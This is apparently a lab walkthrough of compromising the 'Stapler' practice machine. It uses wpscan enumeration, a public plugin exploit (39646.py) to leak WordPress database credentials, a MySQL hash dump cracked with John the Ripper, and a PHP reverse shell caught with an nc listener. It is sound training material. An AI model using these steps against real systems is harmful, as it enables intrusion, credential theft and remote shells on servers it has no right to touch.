
Confirm the exception.




The robots.txt opens.




The admin112233 page appears to have some possibilities, but when we get there, we find a warning that we could have been the ones being attacked with a BeEF-XSS hook. This attack requires Java being enabled so word to the wise, disable Java.



That leaves the /blogblog/ page. A few more names and a login section which provides us to the admin login page for a WordPress site.





We can run a wpscan against the /blogblog page to enumerate any users, plugins, or vulnerabilities.

This first **wpscan** uses the **u** switch to find any users.

```
wpscan --url https://192.168.0.29:12380/blogblog/ --enumerate u
--disable-tls-checks
```

We will need to run a second scan to find any vulnerable plugins.

```
wpscan --url https://192.168.0.29:12380/blogblog --enumerate
ap --disable-tls-checks
```

`--disable-tls-checks` Disables SSL/TLS certificate verification.

We found 4 plugins. We can use searchsploit to search for exploits for an exploit for the advanced-video exploit.

```
   Time: 00:04:37 <=====================> (75044 / 75044) 100.00% Time: 00:04:37

[+] We found 4 plugins:

[+] Name: advanced-video-embed-embed-videos-or-playlists - v1.0
 |  Latest version: 1.0 (up to date)
 |  Last updated: 2015-10-14T13:52:00.000Z
 |  Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-vi
deo-embed-embed-videos-or-playlists/
 |  Readme: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-vide
o-embed-embed-videos-or-playlists/readme.txt
[!] Directory listing is enabled: https://192.168.0.28:12380/blogblog/wp-content
/plugins/advanced-video-embed-embed-videos-or-playlists/

[+] Name: akismet
 |  Latest version: 4.0.8
 |  Last updated: 2018-06-19T18:18:00.000Z
 |  Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/akismet/
```

Results of the search.

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# searchsploit advanced video
------------------------------------- ----------------------------------------
 Exploit Title                       |  Path
                                     | (/usr/share/exploitdb/)
------------------------------------- ----------------------------------------
WordPress Plugin Advanced Video 1.0 -  | exploits/php/webapps/39646.py
------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~/Desktop/stapler#
```

This exploit is a python script, and we will need to do some modifications.

The first thing we do is copy the latest version of the exploit from its current location to our stapler directory.

Create a file named **39646.py** using your favorite text editor. Use your Kali browser and copy the raw data code from the following site and paste it into your newly created file.

```
root@kali:~/Desktop/stapler# nano 39646.py
```

https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c

Modify the script with the IP address of your WordPress site.

```
# Use if you don't care about the validity of the ssl cert
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

# insert url to wordpress
url = "https://192.168.0.28:12380/blogblog"
```

Save the changes.

Run the exploit. The exploit creates a jpeg of the search results. We next need to download the jpeg and open it as a text file. The number assigned to jpeg will vary. The name of your jpeg will differ.

Inside the jpeg will be the base settings for WordPress to include any MySQL account information.

```
python 39646.py
```

```
root@kali:~/Desktop/stapler# nano 39646.py
root@kali:~/Desktop/stapler# python 39646.py
```


Using our Firefox browser, we access the WordPress uploads directory where the jpeg was saved.

```
https://192.168.0.29:12380/blogblog/wp-content/uploads
```


We copy or **wget** a copy of the jpeg and save it to our stapler directory.

```
wget --no-check-certificate
https://192.168.0.29:12380/blogblog/wp-
content/uploads/1631009096.jpeg
```

This is the IP of my wordPress site and the ID numbers assigned to my jpeg. Yours will differ.



We open the stapler directory and rename the extension of the downloaded file from .jpeg to .txt and open using a text editor to view the content. We see from the contents this is a PHP file. (You can also see the content of the jpeg using the cat command inside the terminal.)





```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'clear
');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
```


```
define('DB_COLLATE', '');
```

We have enumerated the root credentials for the MySQL Server. We can now connect to the MySQL server.

```
mysql -u root -p -h 192.168.0.29
```



At the prompt type **`show databases`**;



Type **`use wordpress;`**

Type **`show tables;`**

```
MySQL [wordpress]> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
11 rows in set (0.01 sec)

MySQL [wordpress]>
```

Type describe wp_users;


```
MySQL [wordpress]> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(64)         | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   |     |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(60)         | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.01 sec)

MySQL [wordpress]>
```

Type **SELECT user_login, user_pass FROM wp_users;**

```
MySQL [wordpress]> SELECT user_login, user_pass FROM wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+------------+------------------------------------+
16 rows in set (0.02 sec)

MySQL [wordpress]>
```

These are the usernames and hashed passwords for the WordPress users. Let's crack the password for the user John using John the Ripper. Usually, the first user is the admin, so we will try and crack just his password.

Create a file called hash.txt and save to your stapler directory. Copy the username John and his hash to the file. Save the file.




Run the following command:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
root@kali:~/Desktop/stapler# john --wordlist=/usr/share/wordlists/rockyou.txt ha
sh.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
incorrect        (John)
1g 0:00:00:28 DONE (2018-06-24 06:41) 0.03551g/s 6560p/s 6560c/s 6560C/s ireland
4..im4jesus
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


You may need to go into the wordlist directory and extract the rockyou.txt file from the rockyou.txt.gz file. Use the file explorer and browse to the usr/shar/wordlists. Open the archive and extract the rockyou.txt. Run the command one more time.



We now have the login credentials for a WordPress user whom we believe to be an administrator.

We can attempt to login to the WordPress as John using the password, incorrect

`https://192.168.0.29:12380/blogblog/wp-login.php`




We're in!


Exploitation

Using your Kali Browser download the following package:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell


php-reverse-shell-1.0.tar.gz






Click OK.


Browse to your download folder. Open the download directory.




Find your download, right click and from the context menu select Move to.




Click on the Desktop and then highlight your stapler directory. Click on the Select button.





Open the saved location. Right-click on the archived folder and from the context menu, select extract here. Open the extracted folder.





Open the php-reverse-shell.php using a text editor. Right-click on the file, and from the context menu select, Open with other application.





We next need to modify the source code to indicate where you want the reverse shell thrown back to (Your Kali machine)

The $ip is the IP address of my Kali machine. We know that Kali is accustomed to using port 4444 with Metasploit so it should work here just as well.

Click on File, from the context menu select Save. Open the file and verify the changes are present.

Ensure you copy and save the modified php-reverse-shell.php file to the root of your stapler folder.


There is more than one way to upload the reverse shell. If the first one does not work, use the second method using TFTP.

1. Catch the reverse shell

Open a terminal prompt and set up a listener using Netcat. Hit enter.


```
nc -v -n -l -p 4444
```

Leave the listener and the terminal up and running.




Open a second terminal and type in the following:

```
wget --no-check-certificate
https://192.168.0.29:12380/blogblog/wp-content/uploads/php-
reverse-shell.php
```



Return to the terminal running the listener.

If the listener is working you should see the following output:



At the shell prompt, we can make some more discovery by just typing in a few Linux commands.

Type: **`whoami`** (prints the effective username of the current user when invoked.)
Type: **`hostname`** (used to either set or display the current host, domain or node name of the system.)
